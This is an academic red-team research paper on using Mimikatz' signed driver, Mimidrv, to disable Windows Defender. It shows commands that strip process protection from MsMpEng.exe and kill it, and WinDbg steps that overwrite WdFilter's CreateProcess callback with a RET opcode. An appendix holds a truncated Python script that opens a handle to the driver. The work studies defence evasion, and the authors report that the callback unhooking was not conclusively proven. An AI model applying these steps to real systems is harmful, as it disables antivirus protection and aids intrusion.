Using Mimikatz' driver, Mimidrv, to disable Windows Defender in Windows

Bram Blaauwendraad
University of Amsterdam
Amsterdam, The Netherlands
bram.blaauwendraad@os3.nl

Thomas Ouddeken
University of Amsterdam
Amsterdam, The Netherlands
thomas.ouddeken@os3.nl

Supervisor
Cedric van Bockhaven
Deloitte
Amsterdam, The Netherlands

***Abstract*—We show that, using Mimikatz' signed driver, Mimidrv, we can kill the process that runs Windows Defender after removing the process protection. We show how we overwrite callback locations within Windows Defender's driver, WdFilter, to immediately return from the routines. This would allow for malicious actions to go unnoticed by the antivirus program, but we were not able to prove this conclusively. We theorise that the latter can be done through Input/Output Control messages available in Mimidrv. This could be extrapolated to legitimate, signed, drivers that contain memory read/write vulnerabilities, similar to Mimidrv's functionalities.**

***Index Terms*—Mimikatz, Mimidrv, driver, Windows, Defender, kernel, mini-filters, callback, antivirus, WdFilter**

I. Introduction

Mimikatz is an open source post-exploitation tool that is used for gathering authentication information on Windows systems. [1] [2] [3] [4] [5] It exploits vulnerabilities in the way Windows stores this information in memory, it can gather hashes, plain text passwords, Kerberos (ticket granting) tickets, and PIN codes used in smart card authentication. For many, but not all, functions of Mimikatz, a system must have been compromised such that Mimikatz can be run with administrator privileges. Access to the target machine must have been obtained in all cases. Thus, Mimikatz is used mainly to retrieve plain text credentials and hashes of users on a compromised machine that is under the control of the attacker or red team member. An attacker can subsequently perform lateral movement over the network, using these and newly found credentials to escalate privileges within the network. Gaining access and obtaining such privileges will be outside of our scope. To do all of this, Mimikatz runs in user space, however, many operations require information and execution in kernel space. It can do this through accessing a driver in the toolkit called Mimidrv.

A. Mimidrv

Mimidrv is a signed driver, it can therefore be installed on Windows. This even holds after the Windows 10 anniversary update regarding this topic from build 1607 onward. [6] [7] [8] This build requires drivers that have been signed before July 29th 2015 to have been signed with a valid cross-signed certificate. Mimidrv's chain of trust has been signed by GlobalSign Root CA as shown in Appendix A. The GlobalSign Root CA certificate is a valid cross-signing certificate. [9] Therefore, even though Mimidrv's certificate has been invalid since 2014, it is still backwards compatible with the latest build of Windows 10, currently 1909. [6] According to the author of Mimikatz, Benjamin Delpy, it should be possible to use this driver to execute code in kernel space (Ring-0). [10] The driver can both dump and write to memory, but nobody has properly documented doing this, as of yet. To communicate with a driver, we have to work with Input/Output Control (IOCTL) messages. [11] These IOCTL messages would allow us to read from and write to memory using Mimidrv, among basically all primitive operations needed within a system. This makes it a powerful tool we can use to perform kernel space memory alterations from user space through the IOCTL messages. Mimidrv is therefore not only interesting for disabling antivirus, but could also be used for a whole plethora of other red-teaming needs.

B. Antivirus

Windows is the most used operating system(OS) on desktop and laptop computers with a global usage share of over 77%. [12] In our testing we focused on Windows Defender since it is the most used antivirus solution on Windows with an adoption rate of over 50%. [13]

Many antivirus programs, among many other things, use so-called mini-filters that monitor or track file system data, managed by drivers for the Windows File System. Every file first passes through such a mini-filter. The mini-filter then, depending on the event that has occurred, starts going through a list of callbacks routines that should be performed. For example, when an event occurs, such as creating a new process, it will go through a list of pointers to methods that should be executed prior to creating this new process. [14] Unhooking antivirus callbacks means preventing the method we are interested in from executing and has serious consequences. The antivirus program will no longer check and filter the files and thus no problem or virus will be detected. This is because callback function to perform the check is no longer executed. During this research we will both disable the entire Windows Defender process as well as unhook certain callbacks. Unhooking callbacks has the added benefit of being less conspicuous than disabling the process. It reduces the likelihood of the antivirus program or operating system notifying the user that something is amiss, whereas a

user will be notified when the Windows Defender process is disabled.

C. Legitimate drivers

The goal of unhooking antivirus in an inconspicuous manner is especially interesting from a red team perspective. However, having to load Mimidrv onto a machine may cause suspicion, even though it is a signed driver. Luckily, again from a red team perspective, there are multiple drivers that have similar vulnerabilities and serve a legitimate use. [15] These drivers may be used like Mimidrv because they contain vulnerabilities that will allow for kernel space alterations similar to what Mimidrv exposes through its IOCTL messages. One relatively famous example would be the VirtualBox driver exploit used by the Turla Group to load their own driver, bypassing Windows' Driver Signature Enforcement. [16] They, in turn, used their driver to achieve arbitrary kernel read/write capabilities which they used for espionage on various embassies across the world.

D. Kernel Patch Protection

Modern versions of Windows have protection against attacks that rely on unauthorized modification of kernel space. This protection is called Kernel Patch Protection (KPP), also known as PatchGuard. KPP was designed to prevent unauthorised memory space alterations. [17] This means that a device driver is not allowed to change the core system structure within kernel memory. However, KPP is known to have some vulnerabilities. [18] [19] To make sure KPP would not be a factor during our research either way, we decided to disable KPP entirely within our setup.

E. Process protection

Anti Malware software is protected in Windows since Windows 8.1, with Process Protection Light (PPL). [20] PPL should protect against code injection and loading unsigned code. It is possible to disable Windows Defender entirely using Mimikatz in combination with Mimidrv if PPL was removed from the user space process. This can be done in a similar fashion as has been done by S. Metcalf and C. Thompson. [1] [21] [22] It does this by overwriting the protection level of the process. This protection is divided over 4 categories, or flags, and is contained in the _PS_PROTECTION struct. [23] The four flags are: Level, Type, Audit and Signer. Type is most relevant to us, since it is the flag that prevents killing the process from user space. Removing, or rather decreasing, this protection would allow us to kill the process and disable Windows Defender.

II. Related Work

There are many sources that describe the use of Mimikatz itself. [1] [2] [3] [4] These sources describe the methods and uses of the Mimikatz program. They do not go in-depth on the inner workings, nor do they describe Mimidrv. In an article by M. Hand, published on January 13th 2020, there is a more in-depth analysis of the inner workings of Mimidrv. [24] Hand describes for all functions in Mimikatz that utilise Mimidrv, how they interact with the driver along with the actual alterations that the driver makes in memory. He shows this using the Windows Debugger tool (WinDbg) to alter memory. We will be using a similar setup as Hand, as described in section IV. Hand also mentions that there are 4 IOCTL messages that have not been mapped, which can be seen in table I. Among those IOCTL messages are the ones we are most interested in, namely the read and write to memory IOCTL messages.

Mimidrv serves no legitimate use, other than for security specialists. Due to the existence of other drivers that have vulnerabilities similar to Mimidrv's functions, yet serve a legitimate purpose outside of security, we theorise that the methods described in this paper can be applied through these vulnerable drives. Collections of such vulnerable signed system drivers, that unintentionally allow for reading or writing to privileged memory, exist and are updated. (as of writing, last edited 9th of May 2019). [15] These drivers could be used to the same end as Mimidrv. The VirtualBox driver is the most famous driver in this category, having been used by both threat actors like the Turla group. [16]

A book, published in 2015, explains the inner workings of antivirus software and briefly covers how the mini-filter callbacks could be unhooked. [14] It only mentions doing this in an abstract way and does not go into much detail on this particular subject.

M. Lavrijsen created a tool, PPLKiller, that removes PPL. [26] He did this using his own driver which will remove Process Protection on all running processes. However, this driver is not signed and needs a BCDEdit feature called testsigning to be enabled when running this tool. We aim to show how this can be done through Mimidrv, without testsigning needed, and document how it works.

III. Research Questions

How could the signed driver, Mimidrv, be used to disable Windows Defender and thus circumvent security in Windows?

To answer this question we will have to answer the following sub questions.

A. How can Mimidrv be used to arbitrarily read/write memory in kernel space in Windows?

B. How can arbitrary read/write capability in kernel space be used to disable Windows Defender in Windows?

IV. Methodology

A. Unhooking

One way of disabling Windows Defender is by unhooking callbacks to Windows Defender's driver, WdFilter. To do this, we will look at the callback routines, follow their pointers to the callback locations within the WdFilter module and overwrite the first byte of the callback function that is being called with opcode 0xC3. This is the assembly opcode for the RET command. This command essentially pops the return

Unmapped IOCTL messages		
IOCTL Name	**Function**	**Description**
IOCTL_MIMIDRV_VM_READ	kkll_m_memory_vm_read	Read memory
IOCTL_MIMIDRV_VM_WRITE	kkll_m_memory_vm_write	Write memory
IOCTL_MIMIDRV_VM_ALLOC	kkll_m_memory_vm_alloc	Allocate memory
IOCTL_MIMIDRV_VM_FREE	kkll_m_memory_vm_free	Free memory

TABLE I
NAMES AND DESCRIPTIONS OF THE UNMAPPED IOCTL MESSAGES. [25]

address off of the stack to the ESP or ERP register, depending on architecture. [27] However, callbacks often do not require a return value, since it will pop the return address off of the stack to the correct register and no return value will be expected on the stack afterwards. [28] This unhooking method should be inconspicuous because, after the unhooking, the antivirus program will always respond to mini-filter callbacks with RET. It will do this instead of actually executing the code that will check the operation for malicious content or behaviour.

1) Setup

Before trying to unhook the callbacks through Mimidrv, we will test our theory using a kernel debugger from the Windows 10 SDK called WinDbg. Both the host and target machine will be a virtual machine(VM), using VMWare Workstation 15. Using virtual machines will have no effect on our research because the kernel memory will be the same as with a normal Windows install. [29] There are several ways to have two virtual machines communicate, we chose to do so over a serial port. A communication channel can be opened using a build-in command line tool called BCDEdit. This tool allows the user to edit the Boot Configuration Data, which in turn allows us to enable kernel debugging. By executing "bcdedit /debug SERIAL debugport:1 baudrate:115200" in the command prompt of the target machine, we enabled kernel debugging on the boot entry and opened a serial port (COM1) with baudrate 115200, with testsigning disabled. [30] Both virtual machines will be running the latest edition of the operating system, Windows 10 Enterprise. We are using build 1809 for the target machine due to the latest build (1909 at the time of writing) having compatibility issues with Mimikatz. These issues have (most likely) to do with the creator of Mimikatz not having updated the source code to work with the newer version of Windows, not necessarily with critical changes to the inner workings of Windows Defender. [24] However, this has no influence on Mimidrv and its workings. For the exact target machine versions used, see table II. The version of Mimikatz and Mimidrv we use, is 2.2.0-20200104 released on the 4th of January 2020.

2) Challenges

When testing unhooking, there are a couple of challenges that have to be taken into account. KPP will see setting breakpoints whilst debugging the kernel as kernel patching. Due to the proprietary nature of KPP and our time constraints, we decided to eliminate it as a variable in our testing setup. BCDEdit disables KPP by default when set to debug mode (after restart). [31] This way, KPP will not intervene with our research. Even though we disabled KPP, we theorise that KPP should not have an effect on our methods because the callbacks are implemented by the antivirus program, not the core system which KPP protects. Setting breakpoints and testing, however, would still be flagged and prevented by KPP. With the focus on being inconspicuous, the user must not be notified of the unhooking through either the user interface or, worse, a blue screen. Therefore, the bytes that need to be replaced have to be carefully traced and confirmed to be within the correct structure and module (WdFilter.sys in our case). To trace the functions and look at their structure in memory we used a tool called Ghidra, a software reverse engineering tool developed by the NSA. To see what callbacks we could unhook, when they are called, and in what order, we used a tool called Process Monitor. These tools allow fine grained control and help avoiding a blue screen or stop error, caused by memory failure. The services overview built into Windows was not able to detect Mimidrv even though it was signed, successfully registered and started. To make sure the driver was present, we installed Windows Object Manager (WinObj) and confirmed the driver was located in the .GLOBAL named object list.

3) Testing

Due to the variety in purpose, delivery method, and inner-workings of viruses, antivirus programs use a range of different detection and prevention methods. Antivirus programs are almost always proprietary and their inner-workings and source code are not publicly available, in an attempt to provide security through obscurity (even though Kerckhoff's principle tells us this is a bad practise). Not knowing exactly what happens when a virus is detected makes testing if callbacks are unhooked difficult. To see if unhooking was successful, we start by tracing the callback location to its accompanying function in memory using Ghidra, to confirm that it points to the callback function. We will trigger the antivirus program and use Process Monitor to see if the callback we have overwritten is still being called. To trigger Windows Defender, we will use the European Institute for Computer Anti-Virus Research (EICAR) string. [32] This string is made just for this purpose, as it is a safe string, not a virus, yet it is classified as malicious by Windows Defender, and all other antivirus programs, when saved to a file. The last step is to set a breakpoint in WinDbg on the callback location, and see if the breakpoint is being hit, and the return value is 0xC3.

Microsoft Windows	
Edition	Windows 10 Enterprise
Version	1809
OS build	17763.973
Windows Defender	
Antimalware Client Version	4.18.1911.3
Engine Version	1.1.16700.3
Antivirus Version	1.309.345.0
Anti-spyware Version	1.309.345.0

TABLE II
VERSION SPECIFICATION OF TARGET MACHINE IN OUR EXPERIMENT SETUP.

4) Unhooking through driver

To be able to conclude that unhooking could be executed through a vulnerable driver, we will have to proof arbitrary read/write capability is possible. From the source code of Mimidrv we can derive that there are already functions present to read, write, free and allocate memory, as shown in Table I. To communicate with the driver, we send IOCTL messages using a python script loosely based on a script exploiting the vulnerable HEVD driver. [33] Appendix B contains an example script on how to do this, using the kkll_m_memory_vm_read method to arbitrarily read from memory. When getting a handle on the Mimidrv, with administrative privileges, we opted to use the unicode version of CreateFile (CreateFileW) as opposed to the suggested ANSI version, CreateFileA. This is because we are not in need of string conversion, which CreateFileA does. [34] Retrieving the IOCTL messages associated hex values can be done by looking at what variables are passed down in their definition, as can be seen in Figure 1. When looking at the CTL_CODE method called in the definition, we can see what bitshifts we need to perform to end up with the correct IOCTL value, as can be seen in Figure 2. Appendix B shows the DeviceIoControl method and the data structures required to send and receive data from the driver. [35] The output will be saved to the dwResult value.

```
#define IOCTL_MIMIDRV_VM_READ
CTL_CODE(FILE_DEVICE_UNKNOWN, 0x060, METHOD_NEITHER, FILE_READ_DATA | FILE_WRITE_DATA)
              0x22                    0x3          0x1            0x2
```

Fig. 1. The IOCTL_VM_MIMIDRV_READ definition with the passed down variables and their values.

```
#define CTL_CODE( DeviceType, Function, Method, Access ) (                 \
    ((DeviceType) << 16) | ((Access) << 14) | ((Function) << 2) | (Method) \
)
>>> hex((0x22 << 16) | (0x060 << 14) | (0x3 << 2) | (0x1 | 0x2))
'0x3a000f'
```

Fig. 2. The CTL_CODE method and the accompanying calculation to end up the hexadecimal value defining an IOCTL.

B. Overwriting Process Protection

1) Setup

To disable Windows Defender we can kill the process that is running Windows Defender entirely. To achieve this, a simple setup will suffice. We use a virtual machine, as mentioned in section IV-A1. We need both Mimikatz and Mimidrv on the machine. This setup will only require one machine to both perform as experiment and be utilised in practice.

2) Testing

To test if it has worked, all we will need to do is load or copy any malicious program or file. As with unhooking, we will be saving the EICAR string to a text file to see if the antivirus program is triggered.

V. OVERWRITING PROCESS PROTECTION

A way to disable Antivirus is to kill the process entirely. This is not possible by default due to PPL. [20] PPL uses flags per process to denote their level of protection. The second flag of the Process Protection struct _PS_PROTECTION, Type, is the most important flag for us. This flag can be one of 4 levels, between $0n0$ and $0n3$. $0n0$ being the lowest level of protection and $0n3$ the highest. By default, the Windows Defender process (MsMpEng.exe) has a default value for the Type category protection of $0n1$, as can be seen in Figure 3. This protection level does not allow killing the process from user space. [36]

As mentioned earlier, we can remove this protection as shown in Figure 4. Figure 5 shows the resulting protection, which will allow killing it without difficulty, as shown in Figure 6. By overwriting this value in memory with $0n0$ we can subsequently kill the process. One drawback to this method is that Windows will notify the user that something is amiss. A message will be shown that the Windows Defender service needs to be restarted. It is a way to disable Windows Defender, but from a red team perspective, not ideal.

```
2260    MsMpEng.exe      F-Tok   Sig 37/08 [1-0-3]
```

Fig. 3. Protection level of MsMpEng.exe by default, where the first number inside the square brackets denotes the Type protection category.

```
mimikatz # !processprotect /process:MsMpEng.exe /remove
Process : MsMpEng.exe
PID 2260 -> 00/00 [0-0-0]
```

Fig. 4. Overwriting the protection on the process.

```
2260    MsMpEng.exe      F-Tok   Sig 00/00 [0-0-0]
```

Fig. 5. Protection level of MsMpEng.exe after overwriting the protection of the process, where the first number inside the square brackets denotes the Type protection category.

```
C:\Windows\system32>taskkill /F /IM MsMpEng.exe /T
SUCCESS: The process with PID 2260 (child process of PID 552) has been terminated.
```

Fig. 6. Killing the Windows Defender, MsMpEng.exe, process after overwriting the protection.

Callbacks	
LoadImage	Loading a DLL or executable
CreateProcess	Creating or removing a process
CreateThread	Creating or removing a thread

TABLE III
NAMES AND DESCRIPTIONS OF THE RESEARCHED CALLBACKS.

VI. UNHOOKING

As stated in section IV, the first step when unhooking callbacks is to choose which type of callback routine should be unhooked. For our purposes, we focused on 3 routines, as can be seen in table III. We chose these routines because they are all closely related to trying to place a malicious file on the file system, then running or invoking it and will definitely be called, as shown in Process Monitor. Per example, we chose to examine the CreateProcess callback. To locate the callback routine, we pause the target machine with WinDbg and request all callback locations from the kernel, as can be seen in Figure 7. [24] Since we are trying to unhook Windows Defender, we are looking for all callbacks that return to the WdFilter.sys module, which in this case is only the third address. The last 4 bits of this memory address hold an irrelevant value, so we will perform a bit shift both ways. [37] The resulting address points to the internal callback object that is made up of the EX_CALLBACK_ROUTINE_BLOCK struct, which contains the function that will run in reaction to the CreateProcess callback routine. The function PEX_CALLBACK_FUNCTION is located after the EX_RUNDOWN_PROTECT variable which is 8 bytes in size as shown in Figure 8. [37] Therefore, we need to jump 8 bytes, as can be seen in Figure 9. At this point, we make sure the final callback location we ended up with is actually correct, by seeing if it is located in the correct module, as shown in Figure 10. Having located the beginning of the callback function, we can now overwrite it with the 0xC3 opcode to always return immediately upon being called 11. We then check if the value has actually been successfully overwritten by reading the memory location, depicted in Figure 12, before typing ”g” to continue operation on the target machine.

```
1: kd> dq nt!PspCreateProcessNotifyRoutine
fffff801`778d9b70  ffffb20c`8bc50d8f ffffb20c`8bde8d2f
fffff801`778d9b80  ffffb20c`8d4a20af ffffb20c`8d4a1bcf
fffff801`778d9b90  ffffb20c`8d4a1b9f ffffb20c`8ddb10bf
fffff801`778d9ba0  ffffb20c`8ddb1a1f ffffb20c`8ddb18cf
fffff801`778d9bb0  ffffb20c`8deb7a9f ffffb20c`8debc3ef
fffff801`778d9bc0  00000000`00000000 00000000`00000000
fffff801`778d9bd0  00000000`00000000 00000000`00000000
fffff801`778d9be0  00000000`00000000 00000000`00000000
```

Fig. 7. The WinDbg kernel debugger screen. The kd¿ signifies that the target machines kernel is paused. We can use ”dq nt!PspCreateNotifyRoutine” to display all callback locations of the CreateProcess routine in quad-word values.

```
typedef struct _EX_CALLBACK_ROUTINE_BLOCK
{
    EX_RUNDOWN_REF RundownProtect;
    PEX_CALLBACK_FUNCTION Function;
    PVOID Context;
} EX_CALLBACK_ROUTINE_BLOCK, *PEX_CALLBACK_ROUTINE_BLOCK;
```

Fig. 8. The EX_CALLBACK_ROUTINE_BLOCK. This struct begins with an 8 byte variable which we have to jump over to find the callback function memory address.

```
1: kd> dq ((ffffb20c`8d4a20af >> 4) << 4) + 8 L1
ffffb20c`8d4a20a8  fffff801`7a92cf90
```

Fig. 9. Here we execute bit shifts to remove insignificant bits from the callback location, followed by adding 8 bytes to jump over the EX_RUNDOWN_PROTECT variable in the EX_CALLBACK_ROUTINE_BLOCK struct.

```
1: kd> lm a fffff801`7a92cf90
Browse full module list
start             end                 module name
fffff801`7a8f0000 fffff801`7a94c000   WdFilter   (no symbols)
```

Fig. 10. Here we make sure that the callback location we extracted is actually located within the WdFiler.sys module .

```
1: kd> e fffff801`7a92cf90 c3
```

Fig. 11. Using the e command (writing to memory), we overwrite the callback functions first byte with the 0xC3 opcode.

VII. CONCLUSION

It is possible to disable Windows Defender by entirely killing the process with the use of Mimidrv. However, killing the process will notify the user of the machine that its antivirus program has been disabled and prompt the user to restart the service. Unhooking callbacks can also be done by using arbitrary read/write capability on kernel memory through vulnerable drivers and overriding the callback locations that were previously used by Windows Defender, according to our measurements. Testing and proving this is difficult as can be read in section VIII. Therefore, we theorise that this may need to be augmented with other methods to prove useful in practice. To communicate with the Mimidrv directly, IOCTL messages are used. Even though we were able to find the correct IOCTL messages and could get a handle shared with the driver, we were not yet able to use the IOCTL messages to gain read/write capability in kernel space memory. Therefore, to answer our research question, we theorise that it is possible to use Mimidrv to disable Windows Defender and/or its callbacks but we were not able to conclusively prove this process entirely.

VIII. DISCUSSION

Even though we were able to show to some degree that the unhooking of callbacks was successful, we were not able to verify this conclusively. Our theory was that Windows Defender would not be triggered any longer. However, due to the large amount of other features that an antivirus program

```
1: kd> db fffff801`7a92cf90
fffff801`7a92cf90  c3 89 5c 24 08 55 56 57-41 54 41 55 41 56 41 57  ..\$.UVWATAUAVAW
fffff801`7a92cfa0  48 8d 6c 24 d9 48 81 ec-90 00 00 00 49 8b f8 48  H.l$.H......I..H
fffff801`7a92cfb0  8d 05 4a 40 fd ff 4c 8b-e2 4c 8b e9 33 d2 48 89  ..J@..L..L..3.H.
fffff801`7a92cfc0  55 7f 8b da 48 89 55 d7-8b f2 44 8a fa 44 8a f2  U...H.U...D..D..
fffff801`7a92cfd0  44 8b c2 48 85 ff 0f 84-5b 02 00 00 48 8b 0d 1d  D..H....[...H...
fffff801`7a92cfe0  40 fd ff 44 8d 7a 01 48-3b c8 74 37 8b 41 2c a8  @..D.z.H;.t7.A,.
fffff801`7a92cff0  04 74 30 44 8b 4f 08 41-8b d1 48 8b 47 30 45 23  .t0D.O.A..H.G0E#
fffff801`7a92d000  cf 48 8b 49 18 48 89 44-24 30 48 8b 47 28 d1 ea  .H.I.H.D$0H.G(..
```

Fig. 12. To make sure the overwrite was executed successfully, we check the callback memory location displayed in quad-word values using the dq command.

contains, the results were not in line with our expectations. [14] We were able to confirm, using WinDbg that callbacks were returned immediately, however, the antivirus was still able to detect the processes that were being created. Because most antivirus programs are based on mini-filter callbacks we theorise that it should be possible to apply these methods, with some adjustments, to other antivirus programs as well. The methods proposed in this paper were tested with KPP disabled, this may have influenced the results of our research, but was outside of our scope. We theorise that, because we aim to unhook Windows Defender's callbacks, which should not be part of the core system structure, KPP may not have been a problem to our research. Communication with Mimidrv can be done through IOCTL messages and we were able to get a handle shared with the driver, however, we were not able to utilise the IOCTL messages to do this, due to time constraints.

IX. Future Work

The methods used could be automated with relative ease, where the different callback locations can be derived as mentioned in section IV. This could be integrated in the Mimikatz project itself, but also run as a separate tool that could work with, for example, a set of other vulnerable drivers. We have tested our methods with the intentionally vulnerable Mimidrv. To make them more viable, they should be tested with drivers that are already installed on target computers for legitimate purposes. These drivers can contain read/write vulnerabilities and thus would not require the attacker to get a new driver installed, which may potentially not go unnoticed. This would be of great benefit to red team specialists. We tested our methods on the releases and builds of Windows and Windows Defender as mentioned in section IV. This may have influenced our results and should be tested on different builds. Testing with different antivirus programs could prove interesting as well. We used BCDEdit to disable KPP, disabling or circumventing KPP through other methods was outside of the scope of our research. This should be looked into further in combination with our proposed methods. These findings could potentially be used to improve KPP as well. We have used a limited set of tests to see if the unhooking of callbacks was successful, but more and better ways to test for this should be developed and our methodology thoroughly tested.

References

[1] S. Metcalf, "Unofficial guide to mimikatz & command reference." https://adsecurity.org/?page$_id = 1821$, 2016.

[2] J. Walter, "What is mimikatz? (and why is it so dangerous?)." https://www.sentinelone.com/blog/what-is-mimikatz-and-why-is-it-so-dangerous/, 2019.

[3] J. Porup, "What is mimikatz? and how to defend against this password stealing tool." https://www.csoonline.com/article/3353416/what-is-mimikatz-and-how-to-defend-against-this-password-stealing-tool.html, 2019.

[4] J. Petters, "What is mimikatz: The beginner's guide." https://www.varonis.com/blog/what-is-mimikatz/, 2018.

[5] B. Delpy, "Official mimikatz github wiki." https://github.com/gentilkiwi/mimikatz/wiki, 2019.

[6] HWCert-Migrated, "Driver signing changes in windows 10, version 1607." https://techcommunity.microsoft.com/t5/windows-hardware-certification/driver-signing-changes-in-windows-10-version-1607/ba-p/364894, 2016.

[7] B. Delpy, "Tweet by b. delpy about signed driver." https://twitter.com/gentilkiwi/status/1038700097557671936?lang=en, 2018.

[8] B. Delpy, "Tweet by b. delpy about signed driver windows anniversary update." https://twitter.com/gentilkiwi/status/788490803761012736/photo/1, 2018.

[9] Microsoft, "Cross-certificates for kernel mode code signing." https://docs.microsoft.com/en-us/windows-hardware/drivers/install/cross-certificates-for-kernel-mode-code-signing, 2017.

[10] B. Delpy and C. van Bockhaven, "Tweets between delpy and van bockhaven." https://twitter.com/c3c/statuses/980499222230458369, 2018.

[11] C. Cant, *Writing Windows WDM device drivers*. CRC Press, 1999.

[12] StatCounter, "Desktop operating system market share worldwide." https://gs.statcounter.com/os-market-share/desktop/worldwide/monthly-201901-202002, 2020.

[13] B. Anderson, "Why windows defender antivirus is the most deployed in the enterprise." https://www.microsoft.com/security/blog/2018/03/22/why-windows-defender-antivirus-is-the-most-deployed-in-the-enterprise/, 2018.

[14] J. Koret and E. Bachaalany, *The Antivirus Hacker's Handbook*. Wiley Publishing, 1st ed., 2015.

[15] IChooseYou, "Vulnerable driver megathread." https://www.unknowncheats.me/forum/anti-cheat-bypass/334557-vulnerable-driver-megathread.html?s=f154541f4a47f703f35a7aec18ebfae6, 2005.

[16] A. Dereszowski, "Turla - development operations." https://www.first.org/resources/papers/tbilisi2014/turla-operations$_a nd_d evelopment.pdf$, 2014.

[17] O. Friedrichs, "A reality check on patchguard." https://www.symantec.com/connect/blogs/reality-check-patchguard, 2006.


[18] skape and Skywing, "Bypassing patchguard on windows x64," *Uninformed Journal*, vol. 3, Jan. 2006.

[19] K. Dekel, "Ghosthook – bypassing patchguard with processor trace based hooking," 2017.

[20] Microsoft, "Protecting anti-malware services." https://docs.microsoft.com/en-us/windows/win32/services/protecting-anti-malware-services-, 2018.

[21] C. Thompson, "Tweet by chris thompson." https://twitter.com/retbandit/status/901477187022233600, 2020.
[22] Astr0baby, "Unloading av from windows 10." https://astr0baby.wordpress.com/2017/09/11/unloading-av-from-windows-10/, 2017.
[23] A. Ionescu, "The evolution of protected processes part 1: Pass-the-hash mitigations in windows 8.1." http://www.alex-ionescu.com/?p=97, 2013.
[24] M. Hand, "Mimidrv in depth: Exploring mimikatz's kernel driver." https://posts.specterops.io/mimidrv-in-depth-4d273d19e148, 2020.
[25] B. Delpy, "Mimikatz source code ioctl.h." https://github.com/gentilkiwi/mimikatz/blob/110a831ebe7b529c5dd3010f9e7fced0d3e3a46c/mimidrv/ioctl.h, 2003.
[26] M. Lavrijsen, "Ppl killer." https://github.com/Mattiwatti/PPLKiller, 2017.
[27] Intel, "Intel® 64 and ia-32 architecturessoftware developer's manual." https://software.intel.com/sites/default/files/managed/39/c5/325462-sdm-vol-1-2abcd-3abcd.pdf, 2019.
[28] Microsoft, "Pcreate_process_notify_routine callback function." https://docs.microsoft.com/nl-nl/windows-hardware/drivers/ddi/ntddk/nc-ntddk-pcreate$_process_notify_routine$, 2018.
[29] VMware, "Understanding memory resource management in vmware esx server," 2009.
[30] "Bcdedit /debug microsoft man page." https://docs.microsoft.com/en-us/windows-hardware/drivers/devtest/bcdedit–debug, 2019.
[31] M. Sikorski and A. Honig, *Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software*. USA: No Starch Press, 1st ed., 2012.
[32] P. Ducklin, "Eicar string." https://www.eicar.org/?page$_id = 3950$, 2003.
[33] rootkit, "Windows kernel exploitation tutorial part 2: Stack overflow." https://rootkits.xyz/blog/2017/08/kernel-stack-overflow/, 2017.
[34] Microsoft, "Createfilew function." https://docs.microsoft.com/windows/desktop/api/fileapi/nf-fileapi-createfilew, 2018.
[35] Microsoft, "Deviceiocontrol function." https://docs.microsoft.com/windows/desktop/api/ioapiset/nf-ioapiset-deviceiocontrol, 2018.
[36] A. Ionescu, "Why protected processes are a bad idea." http://www.alex-ionescu.com/?p=34, 2007.
[37] ReactOS, "_ex_callback_routine_block definition." https://doxygen.reactos.org/de/d22/ndk$_2extypes_8h_source.html$l00535.

Appendix A
Certificate Chain Path



Appendix B
Driver interaction python script

```
import ctypes, sys
from ctypes import *

if ctypes.windll.shell32.IsUserAnAdmin():
    print("User is Admin")
else:
    print("User is not Admin")
    sys.exit(1)

kernel32 = windll.kernel32

# IOCTL
MY_IOCTL = 0x3a000f

# Generic Access Rights
GENERIC_WRITE = 0x40000000
GENERIC_READ = 0x80000000

# Creation disposition flags
OPEN_EXISTING = 0x3

# Driver name
```

```
DRIVER_NAME = 'mimidrv'
DRIVER_PATH = '\\\\.\\' + DRIVER_NAME

print('Getting handle on ' + DRIVER_NAME)

# CreateFile
